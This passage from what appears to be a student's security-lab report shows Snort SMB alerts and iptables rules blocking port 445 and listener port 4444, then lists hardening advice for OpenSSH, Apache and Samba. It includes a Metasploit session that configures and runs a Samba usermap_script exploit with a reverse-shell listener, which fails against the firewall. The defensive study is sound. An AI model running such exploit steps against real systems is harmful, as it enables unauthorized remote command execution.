1	04/03-05:12:37.222494	1	1000002	0	SAMBA SMB CONNECTION ATTEMPT	TCP	172.16.0.11	43875	172.16.0.13	445	08:00:27:21:0F:2F	00:0C:29:80:11:4A	0x4A	******S*	0x4907BB0	0x0		0xFAF0	64	0	56127	60	61440
2	04/03-05:12:37.222846	1	1000002	0	SAMBA SMB CONNECTION ATTEMPT	TCP	172.16.0.11	43875	172.16.0.13	445	08:00:27:21:0F:2F	00:0C:29:80:11:4A	0x42	***A****	0x4907BB1	0x91F0FE4B		0x1F6	64	0	56128	52	53248
3	04/03-05:12:37.224966	1	1000002	0	SAMBA SMB CONNECTION ATTEMPT	TCP	172.16.0.11	43875	172.16.0.13	445	08:00:27:21:0F:2F	00:0C:29:80:11:4A	0x9A	***AP***	0x4907BB1	0x91F0FE4B		0x1F6	64	0	56129	140	143360
4	04/03-05:12:37.226668	1	1000002	0	SAMBA SMB CONNECTION ATTEMPT	TCP	172.16.0.11	43875	172.16.0.13	445	08:00:27:21:0F:2F	00:0C:29:80:11:4A	0x42	***A****	0x4907C09	0x91F0FEB0		0x1F6	64	0	56130	52	53248
5	04/03-05:12:37.231118	1	1000002	0	SAMBA SMB CONNECTION ATTEMPT	TCP	172.16.0.11	43875	172.16.0.13	445	08:00:27:21:0F:2F	00:0C:29:80:11:4A	0x18A	***AP***	0x4907C09	0x91F0FEB0		0x1F6	64	0	56131	380	126980
6	04/03-05:12:37.273293	1	1000002	0	SAMBA SMB CONNECTION ATTEMPT	TCP	172.16.0.11	43875	172.16.0.13	445	08:00:27:21:0F:2F	00:0C:29:80:11:4A	0x42	***A****	0x4907D51	0x91F0FEF9		0x1F6	64	0	56132	52	53248
7	04/03-05:12:44.231066	1	1000002	0	SAMBA SMB CONNECTION ATTEMPT	TCP	172.16.0.11	43875	172.16.0.13	445	08:00:27:21:0F:2F	00:0C:29:80:11:4A	0x42	***A*R**	0x4907D51	0x91F0FEF9		0x1F6	64	0	56133	52	53248

It is evident that this scan successfully prompted an alert proving the rule was triggered. It detected traffic from the attacking system **172.16.0.11** to the target system **172.16.0.13** over port **445** that is associated with SMB protocol that is used by samba service. This shows the detection of connection attempts and possibly suspicious behaviour relating to the known samba vulnerability.

Question 5

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  anywhere             anywhere             tcp dpt:4444

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  anywhere             172.16.0.13          tcp dpt:microsoft-ds
```

The IPTable rule created was **sudo iptables -A OUTPUT -p tcp -d 172.16.0.13 --dport 445 -j DROP**. This rule specifies outgoing traffic, targets TCP traffic, has a target IP address of **172.16.0.13** and a target destination of port **445** (Samba service), and finally it drops or blocks these packets completely. This rule is made to block SMB traffic matching these conditions, specifically to the target machine (172.16.0.13) before it reaches the server. The target machine was specified in this rule to make it more practical and relevant to the know vulnerability, ensuring that possible malicious connection attempts exploiting this Samba vulnerability is prevented and other normal traffic is still executed.

The second IPTable rule created was **sudo iptables -A INPUT -p tcp --dport 4444 -j DROP.** This rule blocks incoming TCP traffic to port 4444 on attacker system preventing reverse shell connection (similar to previous lab). If the target service is exploited it will attempt to connect to attacker machine on port 4444 for remote command execution. This rule will

cut off the communication channel that is required for remote execution commands helping to prevent the known Samba vulnerability.

```
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > set LHOST 172.16.0.11
LHOST => 172.16.0.11
msf6 exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > set RHOST 172.16.0.13
RHOST => 172.16.0.13
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 172.16.0.11:4444
[-] 172.16.0.13:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (172.16.0.13:445) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) >
```

The attack was re-executed on kali using Metasploit with the parameters, **LHOST 172.16.0.11, LPORT 4444, RHOST 172.16.0.13,** and **RPORT 445.** The attack was then run and as shown above the exploit failed. It shows the machine ready to listen on port 4444 but then the connection timing out and that exploit failing. There was also an **Exploit completed but no session was created** messages ensuring that there was no command execution. Overall, traffic to the samba service on port 445 was blocked and even if the attacker was successful in the exploit the port 4444 rules stopped any connection that could lead to command execution, preventing the attack all together

Question 6

OpenSSH 5.9 Vulnerability

Some of the known vulnerabilities for this is username enumeration, outdates versions, brute-force and dictionary attacks, command execution, and privilege escalation. For username enumeration attackers compares different server responses to figure out which username exists. A defense mechanism for this could be limiting login attempts or generating a generic authentication response that gives the same error message for valid and invalid username making it impossible to distinguish users. For outdated version the fix is simple, regularly patching, updating software, and vulnerability scans to fix vulnerabilities before attackers exploit them. For brute force or dictionary attacks, as

demonstrated using Hydra in part 1 of this project there are many defenses that can be put in place. Ensuring strong password policies is one method. Passwords should be long, use uppercase, lowercase, numbers, and symbols, no patterns (1234), no common dictionary words, and should never repeated. An even stronger defense would be to use RSA key-based authentication (asymmetric cryptography), where a public key (on server) and a private key (only client knows) is matched eliminating the need for passwords and preventing dictionary and brute force attacks. Finally for command execution and privilege escalation, firewalls (iptables), enforcing least privilege, disabling root login, and using snort and logs to monitor activity could help prevent attacks.

Apache 2.4.18

One major flaw is that with HTTP there is no encryption which highly increases the risk for man-in-the-middle attacks. By using HTTPS (TLS/SSL certificates) all data travelling would be encrypted protecting it from attacker intercepting and modifying information. Remote code execution is another major known vulnerability. Disabling certain modules that are vulnerable to malicious crafted requests and setting up a WAF or Web Application Firewall to filter these malicious HTTP requests would prevent these types of attacks. To prevent buffer overflow or DoS attacks configure the server or firewall to limit the size and rate of requests and update and patch the version to fix vulnerabilities.

Samba 3.6.25

These vulnerabilities are similar to the others above, outdated version and arbitrary module loading leading to unauthorized access to files, sensitive data exposure and manipulation. Again, updating and patching known exploits should be done. Ensuring strong authentication, restricting access such as file permissions following least privilege, and finally using internal networks with firewall rules and regularly monitoring traffic to detect and prevent exploitation. A VPN could also be put in place for remote access that encrypts traffic and requires authentication, keeping the service hidden from attackers (external).

This concept is similar to previous labs where a listening port (e.g., port 4444) was used to receive incoming connections. In this case, blocking traffic to that listening port prevents the reverse shell from being established, effectively stopping the attacker from gaining command execution on the system.